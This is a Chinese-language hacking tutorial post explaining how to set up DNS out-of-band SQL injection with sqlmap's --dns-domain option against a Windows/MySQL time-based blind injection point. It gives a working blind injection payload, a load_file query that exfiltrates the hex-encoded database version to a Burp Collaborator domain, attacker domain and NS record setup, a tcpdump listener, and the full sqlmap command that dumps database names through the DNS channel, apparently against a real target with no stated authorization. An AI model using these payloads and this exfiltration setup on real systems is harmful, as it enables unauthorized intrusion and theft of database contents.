

渗透小技巧 | sqlmap_dns注入配置方法


原创 cacker HACK学习呀

2020-07-05原文

网上针对sqlmap进行dns注入的相关文章太少，只是简单介绍了下--dns-domain参数，相关的实战文章要么就写的模糊或者一笔带过，搞的云里雾里（主要是菜，关键还没大佬带）。然后自己参考网上的方法自己重新搞了一遍。


0X00

需要准备的东西，sqlmap、windows盲注一个、两个域名、一台外网服务器。




```
Usage: python sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --list-tamper, --purge or --dependencies). Use -h for basic and -hh for advanced help
```

某次搞事情的时候碰到一个时间盲注，碰巧是台windows的，想起dns注入的方法。



```
[20:51:23] [INFO] heuristics detected web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: balance=2&pay=2&rtype=2&user_id=1 AND (SELECT 4417 FROM (SELECT(SLEEP(5))))zCwk)
---
[20:51:23] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET, Microsoft IIS 7.5, PHP 5.6.30
back-end DBMS: MySQL >= 5.0.12
```

在开始前我准备先用sqlmap的--sql-shell命令进行dns注入payload的测试



先到burpsuite中的collaborator client中复制出burp给我们安排的域名
在利用sqlmap执行sql语句

```
sql-shell> select load_file(concat('\\\\',(select hex(version())),'.9hreqpoprulxgf9skq473yo14sajy8.burpcollaborator.net\\abc'))
[21:00:34] [INFO] fetching SQL SELECT statement query output: 'select load_file(concat('\\\\',(select hex(version())),'.9hreqpoprulxgf9skq473yo14sajy8.burpcollaborator.net\\abc'))'
[21:00:34] [WARNING] turning off pre-connect mechanism because of connection reset(s)wait
[21:00:34] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N] N
[21:00:34] [INFO] heuristics detected web page charset 'utf-8'
..... (done)
```

Sqlmap还在跑的过程中burpsuite中已经接收到请求了。

Poll every seconds

| # | Time | Type | Payload | Comment |
|---|-------------------------|------|--------------------------------|---------|
| 1 | 2020-一月-16 02:00:39 UTC | DNS | 9hreqpopru1xgf9skq473yo14sajy8 | |
| 2 | 2020-一月-16 02:00:39 UTC | DNS | 9hreqpopru1xgf9skq473yo14sajy8 | |
| 3 | 2020-一月-16 02:00:41 UTC | DNS | 9hreqpopru1xgf9skq473yo14sajy8 | |

Description DNS query

The Collaborator server received a DNS lookup of type AAAA for the domain name **352E362E3134.9hreqpopru1xgf9skq473yo14sajy8.burpcollaborator.net**.

The lookup was received from IP address 172.253.0.1 at 2020-一月-16 02:00:39 UTC.

HACK学习呀

352E362E3134.9hreqpopru1xgf9skq473yo14sajy8.burpcollaborator.net.

中的352E362E3134就是执行version()后返回的结果。

Target Proxy Spider Scanner Intruder Repeater Sequence

352E362E3134

5.6.14

HACK学习呀

解码获取到mysql的版本。好了至此这个点进行dns注入是没毛病的。

0X01

准备配置域名2个，网上有些文章说一个也行，但是总感觉较为麻烦，很多域名服务器商也并未提供某些高级功能，所以还是准备两个的简单些。

www.a.com

www.b.com

首先我们来配置域名a-> a.com

| <input type="checkbox"/> | 主机记录 | 类型 | 线路 | 记录值 | MX | TTL | 操作 |
|--------------------------|------|----|----|---------------------|----|-------|---------------------------------------|
| <input type="checkbox"/> | @ | NS | 默认 | fig1ns2.dnspod.net. | 0 | 86400 | |
| <input type="checkbox"/> | @ | NS | 默认 | fig1ns1.dnspod.net. | 0 | 86400 | |
| <input type="checkbox"/> | * | A | 默认 | <div></div> | 0 | 600 | 编辑 删除 |

共 3 条 10条/页 < 1 > 前往 1 页

只需要添加*进行泛解析指向我们的外网服务器的ip就可以了。

再来配置我们的域名b->b.com

☐ 默认国外DNS (CloudFlare) [支持URL转发]

☐ 国内DnsPod

☒ 自定义DNS (在下面输入)

DNS 1

ns1.a.com

DNS 2

ns2.a.com

DNS 3

DNS 4

这个就更简单了，直接修改域名的dns，就填入ns1.a.com ns2.a.com就行了其他的都不用搞，照着填写就行了。

然后等待域名生效。我们在到外网服务器上来测试下看是否解析成功

```
root@kali:~# tcpdump -n port 53 | grep b.com
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on venet0, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
```

服务器上开始监听53端口

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on venet0, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
20071% [Iau] AAAA? hello. (57)
7795% [Iau] AAAA? hello. (57)
11992% [Iau] A? hello. (57)
63423 AAAA? hello. (34)
15088% [Iau] A? hello. (57)
49348% [Iau] A? hello. (57)
...
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 10.0.18363.535]
(c) 2019 Microsoft Corporation. 保留所有权利。
C:\Users\Administrator>ping hello.b.com
Ping 请求找不到主机 hello.b.com。请检查名称，然后
C:\Users\Administrator>
```

然后本机 ping hello.b.com
在外网服务器上发我们已经能接受到hello.b.com的请求，并且本机提示是找不到主机不用管，因为我们没有设置解析。已经都配置完毕我们使用sqlmap进行dns注入即可。

```
sqlmap -r post.txt --random-agent --batch --dns-domain=b.com --hex --dbs
```

Sqlmap中加入参数--dns-domain=b.com --hex即可

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 21:48:21 /2020-01-15/
```

```
[21:48:21] [INFO] parsing HTTP request from 'post.txt'
[21:48:22] [INFO] setting up DNS server instance
```

来到这一步sqlmap会卡住提示设置DNS服务器实例

直接Ctrl+C

```
Parameter: #1* ((custom) POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: balance=2&pay=2&rtype=2&user_id=1 AND (SELECT 4417 FROM (SELECT(SLEEP(5)))zCwk)
...
[21:49:32] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET, Microsoft IIS 7.5, PHP 5.6.30
back-end DBMS: MySQL >= 5.0.12
[21:49:32] [INFO] fetching database names
[21:49:32] [INFO] fetching number of databases
[21:49:32] [INFO] testing for data retrieval through DNS channel
[21:49:36] [INFO] data retrieval through DNS channel was successful
[21:49:36] [INFO] resumed: 13
[21:49:36] [INFO] falling back to current database
[21:49:36] [INFO] fetching current database
[21:49:36] [INFO] resumed: xxx
available databases [1]:
[*] xxx
```


提示通过DNS通道的数据检索成功。

注入的速度就跟报错和联合注入一样快了，再也不用忍受龟速了。



点赞，转发，在看

原创投稿作者：cacker



精选留言

用户设置不下载评论